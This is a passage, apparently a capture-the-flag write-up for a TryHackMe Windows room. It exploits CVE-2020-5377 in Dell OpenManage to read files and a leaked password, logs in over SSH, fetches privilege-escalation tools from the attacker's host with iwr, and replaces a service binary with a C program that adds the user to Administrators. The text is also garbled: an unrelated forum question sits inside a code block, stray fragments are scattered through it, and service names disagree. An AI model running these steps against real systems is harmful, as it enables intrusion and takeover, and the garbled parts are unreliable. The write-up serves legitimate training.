

HACK SMART SECURITY

Link to machine : <https://tryhackme.com/room/hacksmartersecurity>

SCANNING

I performed an **nmap** aggressive scan to reveal open ports and the services running on them.


```
root@kali: ~/thm/hacksmartersec # nmap -A -p- 10.10.12.55 --min-rate 10000 -oN hacksmart.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-08 05:45 EST
Nmap scan report for 10.10.12.55
Host is up (0.14s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftptd
|_ ftp-syst:
|_ SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ 06-28-23 02:58PM           3722 Credit-Cards-We-Pwned.txt
|_ 06-28-23 03:00PM           1022126 stolen-passport.png
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|_ 2048 0d:fa:da:de:c9:dd:99:8d:2e:8e:eb:3b:93:ff:e2:6c (RSA)
|_ 256 5d:0c:df:32:26:d3:71:a2:8e:6e:9a:1c:43:fc:1a:03 (ECDSA)
|_ 256 c4:25:e7:09:d6:c9:d9:86:f6:8a:8b:ec:13:4:a:8b (ED25519)
80/tcp    open  http         Microsoft IIS httpd 10.0
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: HackSmarterSec
1311/tcp open  ssl/rxmon?
| ssl-cert: Subject: commonName=hacksmartersec/organizationName=Dell Inc/stateOrProvinceName=TX/countryName=US
| Not valid before: 2023-06-30T19:03:17
| Not valid after:  2025-06-29T19:03:17
```

```
root@kali: ~/thm/hacksmartersec # curl -s https://10.10.12.55:1311/ | grep Content-Type
Content-Type: text/html; charset=UTF-8
root@kali: ~/thm/hacksmartersec # curl -s https://10.10.12.55:1311/ | grep Date
Date: Sat, 08 Mar 2025 10:45:49 GMT
root@kali: ~/thm/hacksmartersec # curl -s https://10.10.12.55:1311/ | grep Connection
Connection: close
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html>
<head>
<META http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>OpenManage</title>
<link type="text/css" rel="stylesheet" href="/oma/css/loginmaster.css">
<style type="text/css"></style>
<script type="text/javascript" src="/oma/js/prototype.js" language="javascript"></script><script type="text/javascript" src="/oma/js/gnavbar.js" language="javascript"></script><script type="text/javascript" src="/oma/js/Clarity.js" language="javascript"></script><script language="javascript">
HTTPOptions:
HTTP/1.1 200
Strict-Transport-Security: max-age=0
X-Frame-Options: SAMEORIGIN
```


```
root@kali:~/thm/hacksmartersec
File Actions Edit View Help
root@kali:~/thm/hacksmartersec root@kali:~/thm/hacksmartersec root@kali:~/thm/hacksmartersec root@kali:~/thm/hacksmartersec root@kali:~/thm/hacksmartersec
| vary: accept-encoding
| Content-Type: text/html; charset=UTF-8
| Date: Sat, 08 Mar 2025 10:45:55 GMT
| Connection: close
| <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
| <html>
|   <head>
|     <META http-equiv="Content-Type" content="text/html; charset=UTF-8">
|     <title>OpenManage</title>
|     <link type="text/css" rel="stylesheet" href="/oma/css/loginmaster.css">
|     <style type="text/css"></style>
|     <script type="text/javascript" src="/oma/js/prototype.js" language="javascript"></script><script type="text/javascript" src="/oma/js/g navbar.js" language="javascript"></script><script type="text/javascript" src="/oma/js/Clarity.js" language="javascript"></script><script language="javascript">
3389/tcp open ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: HACKSMARTERSEC
| NetBIOS_Domain_Name: HACKSMARTERSEC
| NetBIOS_Computer_Name: HACKSMARTERSEC
| DNS_Domain_Name: hacksmartersec
| DNS_Computer_Name: hacksmartersec
| Product_Version: 10.0.17763
| System_Time: 2025-03-08T10:46:29+00:00
| ssl-cert: Subject: commonName=hacksmartersec
| Not valid before: 2025-03-07T10:42:51
| Not valid after: 2025-09-06T10:42:51
| _ssl-date: 2025-03-08T10:46:34+00:00; +3s from scanner time.
7680/tcp open pando-pub?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi
```

FOOTHOLD


The **nmap** scan revealed a web server running on port 80 and port 1311. So I accessed them using my browser.



I found a dell emc login panel.



I also got it's version.



I searched for exploits for the management system and found a file read vulnerability.

A screenshot of a web browser window showing search results for "dell emc 9.4.0.2 exploit". The results include links from Exploit-DB, Dell Security Labs, Dell Support, and Dell's own website, all detailing a vulnerability in Dell OpenManage Server Administrator version 9.4.0.0.

Exploit-DB
https://www.exploit-db.com/exploits/
Dell OpenManage Server Administrator 9.4.0.0
Exploit Title: Dell OpenManage Server Administrator 9.4.0.0 - Arbitrary File Read # Date: 4/27/2020 #
Exploit Author: Rhino Security Labs ...

Rhino Security Labs
https://rhinosecuritylabs.com/research/cve-2020-53...
CVE-2020-5377: Dell OpenManage Server Administrator ...
This blog explores a file read vulnerability in Dell OpenManage Server Administrator (OMSA) we found during an internal network penetration test.

Dell
https://www.dell.com/support/
Dell EMC OpenManage Server Administrator (OMSA) Path ...
Dell EMC OpenManage Server Administrator (OMSA) versions 9.4 and prior contain multiple path traversal vulnerabilities. An unauthenticated remote attacker could ...

Dell
https://www.dell.com/support/
DSA-2022-149: Dell PowerScale OneFS Security Update ...
1.12, 9.3.0.6, and 9.4.0.2 contain an unprotected primary channel vulnerability. An unauthenticated network malicious attacker may potentially exploit this ...

A screenshot of the Exploit Database showing details for the Dell OpenManage Server Administrator 9.4.0.0 - Arbitrary File Read exploit. The page includes fields for EDB-ID, CVE, Author, Type, Platform, and Date, along with a description of the exploit and its code.

Dell OpenManage Server Administrator 9.4.0.0 - Arbitrary File Read

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
49750	2020-5377	RHINO SECURITY LABS	WEBAPPS	WINDOWS	2021-04-07

EDB Verified: ✅ / { } Exploit: 🛡️ / { } Vulnerable App: ⚙️

```
# Exploit Title: Dell OpenManage Server Administrator 9.4.0.0 - Arbitrary File Read
# Date: 4/27/2020
# Exploit Author: Rhino Security Labs
# Version: <= 9.4
# Description: Dell EMC OpenManage Server Administrator (OMSA) versions 9.4 and prior contain multiple path traversal vulnerabilities. An unauthenticated remote attacker could potentially exploit these vulnerabilities by sending a crafted Web API request containing directory traversal character sequences to gain file system access on the compromised management station.
# CVE: CVE-2020-5377

# This is a proof of concept for CVE-2020-5377, an arbitrary file read in Dell OpenManage Administrator
```

I read about the vulnerability and found that I was allowed to read files from the system.

The screenshot shows a Firefox browser window with several tabs open. The active tab is 'NVD - CVE-2020-5377'. The page displays the 'Information Technology Laboratory' and 'NATIONAL VULNERABILITY DATABASE' logos. A green button labeled 'VULNERABILITIES' is visible. The main content area shows the 'CVE-2020-5377 Detail' page. It includes a 'MODIFIED' section stating 'This CVE record has been updated after NVD enrichment efforts were completed. Enrichment data supplied by the NVD may require amendment due to these changes.' A 'Description' section notes that Dell EMC OpenManage Server Administrator (OMSA) versions 9.4 and prior contain multiple path traversal vulnerabilities. A 'QUICK INFO' sidebar provides details like 'CVE Dictionary Entry: CVE-2020-5377', 'NVD Published Date: 07/28/2020', and 'NVD Last Modified: 11/21/2024'. Below the main content, there's a 'Metrics' section with tabs for 'CVSS Version 4.0', 'CVSS Version 3.x', and 'CVSS Version 2.0'. A note at the bottom states 'NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.'

I found a PoC on github that I downloaded.

The screenshot shows a GitHub repository page for 'CVE-2020-5377 - Google'. The repository contains various files related to Dell OMSA vulnerabilities. The 'Code' tab is selected, showing a file named 'CVE-2020-5377.py'. The code is a Python script with the following content:

```
1  # This is a proof of concept for CVE-2020-5377, an arbitrary file read in Dell OpenManage Administrator
2  # Proof of concept written by: David Yesland @daveysec with Rhino Security Labs
3  # More information can be found here:
4  # A patch for this issue can be found here:
5  # https://www.dell.com/support/article/en-us/sln322304/dsa-2020-172-dell-emc-openmanage-server-administrator-omsa-path-traversal-vulnerability
6
7  from xml.sax.saxutils import escape
8  import http.server
9  import ssl
10 import sys
11 import re
12 import os
13 import requests
14 import _thread
15
16 import urllib3
17 urllib3.disable_warnings()
18
19 if len(sys.argv) < 3:
20     print('Usage: python CVE-2020-5377.py <yourIP> <targetIP>:<targetPort>')
21     exit()
22
23 # This XML to initiate a Dell OMSA remote system comes from https://www.exploit-db.com/exploits/39909
24 # Also check out https://github.com/hantwister/FakeDellOM
```

I then ran the exploit and tried reading the default configuration file on IIS servers.

```

root@kali:~/thm/hacksmartsec
# python CVE-2020-5377.py <yourIP>:<targetPort>
Usage: python CVE-2020-5377.py <yourIP> <targetIP>:<targetPort>

Session: 7A5DF3D7201241D72BE44776492CAD96
VID: C8810FD592202B7
file > /windows/win.ini
Reading contents of /windows/win.ini:
; for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
file > |
```

```

file > /windows/system32/inetsrv/config/applicationHost.config
Reading contents of /windows/system32/inetsrv/config/applicationHost.config:
<?xml version="1.0" encoding="UTF-8"?>
<!--
    IIS configuration sections.
    Internet Information Services (IIS) 7 and later use an XML-based configuration system for storing IIS settings which replaces
    the metabase that was used in IIS 6.0 and earlier. This new configuration system was introduced with ASP.NET 2.0 and is based
    on a hierarchical system of management that uses "config" files. The configuration files for IIS 7 and later are located in
    %windir%\system32\inetsrv\config\schema\IIS_schema.xml.

    Please make a backup of this file before making any changes to it.
-->
<configuration>
    <!--
        This configuration file stores the settings for all your Web sites and applications.
        %windir%\system32\inetsrv\config\applicationHost.config
    -->
    <!--
        administration.config
        The <configSections> section controls the registration of sections.
        Section is the basic unit of deployment, locking, searching and
        containment for configuration settings.
        Every section belongs to one section group.
        A section group is a container of logically-related sections.
        redirection.config
        Sections cannot be nested.
        Section groups may be nested.
    -->
```

Since that was successful, I read the **web.config**. This is present in the **inetpub/wwwroot** folder.

```

file > /inetpub/wwwroot/hacksmartersec/web.config
Reading contents of /inetpub/wwwroot/hacksmartersec/web.config:
<configuration>
    <appSettings>
        <add key="Username" value="tyler" />
        <add key="Password" value="IAmA1337h4x0randIkn0wit!" />
    </appSettings>
    <location path="web.config">
        <system.webServer>
            <security>
                <authorization>
                    <deny users="*" />
                </authorization>
            </security>
        </system.webServer>
    </location>
</configuration>
```

Here, I found the password so I used it to log in using **ssh**.

```
(root@kali) - ~/thm/hacksmartsec [E-2020-5377]
# ssh tyler@10.10.12.55
The authenticity of host '10.10.12.55 (10.10.12.55)' can't be established.
ED25519 key fingerprint is SHA256:MvevGrInDrfb/nv+rYdT743Q0B0kh0mN05qlrhXCUG.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.12.55' (ED25519) to the list of known hosts.
tyler@10.10.12.55's password:
```

Finally, I captured the user flag from Desktop.

```
tyler@HACKSMARterSEC C:\Users\tyler>dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users\tyler    CVE-2020-5377

06/30/2023  07:10 PM    <DIR>    CVE-2020-5377 Dell OpenManage Server Administrator File Read
06/30/2023  07:10 PM    <DIR>    ..
06/30/2023  07:10 PM    <DIR>    3D Objects
06/30/2023  07:10 PM    <DIR>    Contacts
06/30/2023  07:12 PM    <DIR>    Desktop
06/30/2023  07:10 PM    <DIR>    Documents
06/30/2023  07:10 PM    <DIR>    Downloads
06/30/2023  07:10 PM    <DIR>    Favorites
06/30/2023  07:10 PM    <DIR>    Links
06/30/2023  07:10 PM    <DIR>    Music
06/30/2023  07:10 PM    <DIR>    Pictures
06/30/2023  07:10 PM    <DIR>    Saved Games
06/30/2023  07:10 PM    <DIR>    Searches
06/30/2023  07:10 PM    <DIR>    Videos
0   File(s)           0 bytes
14 Dir(s)   14,082,408,448 bytes free
```

```
tyler@HACKSMARterSEC C:\Users\tyler>cd Desktop
tyler@HACKSMARterSEC C:\Users\tyler\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362

Directory of C:\Users\tyler\Desktop    CVE-2020-5377 Dell OpenManage Server Administrator File Read

06/30/2023  07:12 PM    <DIR>    .
06/30/2023  07:12 PM    <DIR>    ..
06/21/2016  03:36 PM    527 EC2 Feedback.website
06/21/2016  03:36 PM    554 EC2 Microsoft Windows Guide.website
06/27/2023  09:42 AM    25 user.txt
3   File(s)           1,106 bytes
2 Dir(s)   14,082,408,448 bytes free

tyler@HACKSMARterSEC C:\Users\tyler\Desktop>more user.txt
THM{[REDACTED]}
```

PRIVILEGE ESCALATION

I downloaded and tried running **winPEAS**, **PowerUp** but both of them got blocked by firewall.

```
PS C:\Users\tyler\Desktop> iwr http://10.21.17.140/winPEASx64.exe -Outfile C:\Users\tyler\Desktop\winPEAS.exe
PS C:\Users\tyler\Desktop> dir
Directory: C:\Users\tyler\Desktop

Mode                LastWriteTime         Length Name
-->----->----->----->
-a----  6/21/2016  3:36 PM            527 EC2 Feedback.website
-a----  6/21/2016  3:36 PM            554 EC2 Microsoft Windows Guide.website
-a----  6/27/2023  9:42 AM            25 user.txt
-a----  3/8/2025  11:36 AM        10143744 winPEAS.exe
```

```
PS C:\tmp> iwr http://10.21.17.140/winPEASx64.exe -OutFile C:\tmp\win.exe
PS C:\tmp> .\win.exe
Program 'win.exe' failed to run: Operation did not complete successfully because the file contains a virus or potentially unwanted software
At line:1 char:1
+ .\win.exe
+ ~~~~~
At line:1 char:1
+ .\win.exe
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: () [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed
PS C:\tmp> |
```

```
PS C:\tmp> iwr http://10.21.17.140/PowerUp.ps1 -OutFile C:\tmp\PowerUp.ps1
PS C:\tmp> Import-Module ./PowerUp.ps1
Import-Module : Operation did not complete successfully because the file contains a virus or potentially unwanted software.
At line:1 char:1
+ Import-Module ./PowerUp.ps1
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (:String) [Import-Module], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException,Microsoft.PowerShell.Commands.ImportModuleCommand
PS C:\tmp> |
```

I then downloaded **PrivescCheck** and ran it to get attack paths.

```
PS C:\tmp> iwr http://10.21.17.140/PrivescCheck.ps1 -OutFile C:\tmp\PrivescCheck.ps1
PS C:\tmp> powershell -ep bypass -c ".\PrivescCheck.ps1; Invoke-PrivescCheck"
[{"CATEGORY": "TA0043 - Reconnaissance", "NAME": "User identity", "TYPE": "Base"}]
Get information about the current user (name, domain name) and its access token (SID, integrity level, authentication ID).
Name      : HACKSMarterSEC\tyler
SID       : S-1-5-21-1966530601-3185510712-10604624-1008
IntegrityLevel : Medium Mandatory Level (S-1-16-8192)
SessionId   : 0
TokenId     : 00000000-003ee371
AuthenticationId : 00000000-002211ae
OriginId    : 00000000-000003e7
ModifiedId  : 00000000-002211d2
Source      : Advapi (00000000-00221196)

[{"CATEGORY": "Basic checks only", "NAME": "spoofer-scheduler", "TYPE": "Service"}, {"CATEGORY": "Basic checks only", "NAME": "Spoofer Scheduler", "TYPE": "Service"}]
```

```
Name      : Server Administrator
DisplayName : DSM SA Connection Service
ImagePath  : "C:\Program Files\Dell\SysMgt\oma\bin\dsm_om_connsvc64.exe"
User      : LocalSystem
StartMode : Automatic
[{"CATEGORY": "Basic checks only", "NAME": "spoofer-scheduler", "TYPE": "Service"}, {"CATEGORY": "Basic checks only", "NAME": "Spoofer Scheduler", "TYPE": "Service"}]
```

```

c:\windows\system32\cmd.exe - powershell -ep bypass
File Actions Edit View Help
root@kali: ~/thm/hacksmartsec x root@kali: ~/thm/hacksmartsec x root@kali: ~/thm/hacksmartsec x c:\windows\system32\cmd.exe - powershell -ep bypass x root@kali: ~/thm/hacksmartsec x

[+] CATEGORY: TA0004 - Privilege Escalation
[+] NAME: Service image file permissions
[+] TYPE: Base

Check whether the current user has any write permissions on a service's binary or its folder.

Name : spooferscheduler
DisplayName : Spoofers Scheduler
User : LocalSystem [Basic checks only]
ImagePath : C:\Program Files (x86)\Spoofers\spooferscheduler.exe
StartMode : Automatic
Type : Win32OwnProcess
RegistryKey : HKLM\SYSTEM\CurrentControlSet\Services
RegistryPath : HKLM\SYSTEM\CurrentControlSet\Services\spooferscheduler
Status : Running
UserCanStart : True
UserCanStop : True
ModifiablePath : C:\Program Files (x86)\Spoofers\spooferscheduler.exe
IdentityReference : BUILTIN\Users (S-1-5-32-545)
Permissions : AllAccess

```

Here I found a binary with **Unquoted Service Path**. I queried the service using **sc.exe** to validate the findings.

```

tyler@HACKSMARTERSEC C:\Users\tyler>sc.exe qc spooferscheduler
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: spooferscheduler
    TYPE               : 10  WIN32_OWN_PROCESS
    START_TYPE         : 2   AUTO_START
    ERROR_CONTROL     : 1   NORMAL
    BINARY_PATH_NAME   : C:\Program Files (x86)\Spoofers\spooferscheduler.exe
    LOAD_ORDER_GROUP  :
    TAG               :
    DISPLAY_NAME       : Spoofers Scheduler
    DEPENDENCIES       : tcpip
    SERVICE_START_NAME : LocalSystem
    Basic checks only

tyler@HACKSMARTERSEC C:\Users\tyler>sc.exe query spooferscheduler
[SC] QueryService SUCCESS

SERVICE_NAME: spooferscheduler
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 4   RUNNING
    WIN32_EXIT_CODE    : 0   (0x0)
    SERVICE_EXIT_CODE : 0   (0x0)
    CHECKPOINT        : 0x0
    WAIT_HINT          : 0x0

```

I then looked for my permissions on the path and found I had full control over the service folder.

```

tyler@HACKSMARTERSEC C:\Users\tyler>cacls C:\Program Files (x86)\Spoofers
C:\ NT AUTHORITY\SYSTEM:(OI)(CI)F [Basic checks only]
BUILTIN\Administrators:(OI)(CI)F
BUILTIN\Users:(OI)(CI)R
BUILTIN\Users:(CI)(special access:) FILE_APPEND_DATA [Basic checks + human-readable reports]
BUILTIN\Users:(CI)(IO)(special access:) FILE_WRITE_DATA
CREATOR OWNER:(OI)(CI)(IO)F

```

```
tyler@HACKSMARTERSEC C:\Users\tyler>cacls "C:\Program Files (x86)\Spoofed\"  
C:\Program Files (x86)\Spoofed BUILTIN\Users:(OI)(CI)F  
    NT SERVICE\TrustedInstaller:(ID)F  
    NT SERVICE\TrustedInstaller:(CI)(IO)(ID)F  
    NT AUTHORITY\SYSTEM:(ID)F  
    NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(ID)F  
    BUILTIN\Administrators:(ID)F  
    BUILTIN\Administrators:(OI)(CI)(IO)(ID)F  
    BUILTIN\Users:(ID)R  
    BUILTIN\Users:(OI)(CI)(IO)(ID)(special access:) GENERIC_READ  
    BUILTIN\Users:(OI)(CI)(IO)(ID)(special access:) GENERIC_EXECUTE  
  
Basic checks - binary readable results:  
    CREATOR OWNER:(OI)(CI)(IO)(ID)  
    APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(ID)R  
        APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(ID)(special access:) GENERIC_READ  
        APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(ID)R  
            APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(ID)(special access:) GENERIC_READ  
            APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(ID)(special access:) GENERIC_EXECUTE
```

At first, I created and tried exploiting an **msfvenom** payload but it got blocked by firewall. So, I created a simple binary using **c** to add my current user to the local administrators group.

```
(root㉿kali)-[~/thm/hacksmartsec]# vim spoofer-scheduler.c  
  
(root㉿kali)-[~/thm/hacksmartsec] Adding Local User to Local Admin Group  
(root㉿kali)-[~/thm/hacksmartsec]# cat spoofer-scheduler.c  
#include <stdlib.h>  
  
int main() {  
    system("cmd.exe /c net localgroup Administrators tyler /add");  
    return 0;  
}  
  
I am writing a C program to be pushed out the lab I work in. The program is to create a local admin account(admin), set the password, set the password to never expire, and add the account to the local Administrators group. The program creates the new user account and sets everything up so that it can log in. I got a very nice script exception. Oh I forgot to add the password. I am missing?
```

```
(root㉿kali)-[~/thm/hacksmartsec]# x86_64-w64-mingw32-gcc-win32 spoofer-scheduler.c -o spoofer-scheduler.exe
```

I downloaded this payload on the target. I then stopped the service, replaced the original service binary with my payload, started the service and then reloaded the system.

```

File Actions Edit View Help
c:\windows\system32\cmd.exe x root@kali:~/thm/hacksmartersec x root@kali:~/thm/hacksmartersec x
tyler@HACKSMARTERSEC C:\Program Files (x86)\Spoofers>dir
Volume in drive C has no label.
Volume Serial Number is A8A4-C362  stack.overflow
Directory of C:\Program Files (x86)\Spoofers
03/08/2025 03:50 PM <DIR> .
03/08/2025 03:50 PM <DIR> ..
07/24/2020 09:31 PM 16,772 CHANGES.txt
07/16/2020 07:23 PM 7,537 firewall.vbs
07/24/2020 09:31 PM 82,272 LICENSE.txt
07/24/2020 09:31 PM 3,097 README.txt
07/24/2020 09:31 PM 48,776 restore.exe
07/20/2020 11:12 PM 575,488 scamper.exe
06/30/2023 06:57 PM 152 shortcuts.ini
07/24/2020 09:31 PM 4,315,064 spoofers-clie.exe
07/24/2020 09:31 PM 16,171,448 spoofers-gui.exe
07/24/2020 09:31 PM 4,064,696 spoofers-prober.exe
07/24/2020 09:31 PM 8,307,640 spoofers-scheduler.exe
07/24/2020 09:31 PM 667 THANKS.txt
07/24/2020 09:31 PM 217,416 uninstall.exe
13 File(s) 33,811,025 bytes
2 Dir(s) 14,112,620,544 bytes free
tyler@HACKSMARTERSEC C:\Program Files (x86)\Spoofers>sc.exe stop spoofers-scheduler
SERVICE_NAME: spoofers-scheduler
    TYPE               : 10  WIN32_OWN_PROCESS
    STATE              : 3  STOP_PENDING
                      (STOPPABLE, PAUSABLE, IGNORES_SHUTDOWN)
    WIN32_EXIT_CODE   : 0  (0x0)
    SERVICE_EXIT_CODE : 0  (0x0)
    CHECKPOINT        : 0x0

```

The terminal shows a file listing of the 'Spoofers' directory and then stops the 'spoofers-scheduler' service.

```

File Actions Edit View Help
c:\windows\system32\cmd.exe - powershell -ep bypass x root@kali:~/thm/hacksmartersec x root@kali:~/thm/hacksmartersec x
tyler@HACKSMARTERSEC C:\Program Files (x86)\Spoofers>powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Program Files (x86)\Spoofers> move .\spoofers-scheduler.exe .\spoofers-scheduler.exe.bak
PS C:\Program Files (x86)\Spoofers> dir
Directory: C:\Program Files (x86)\Spoofers
Mode                LastWriteTime         Length Name
-->---->----->----->
-a---- 7/24/2020  9:31 PM          16772 CHANGES.txt
-a---- 7/16/2020  7:23 PM          7537 firewall.vbs
-a---- 7/24/2020  9:31 PM          82272 LICENSE.txt
-a---- 7/24/2020  9:31 PM          3097 README.txt
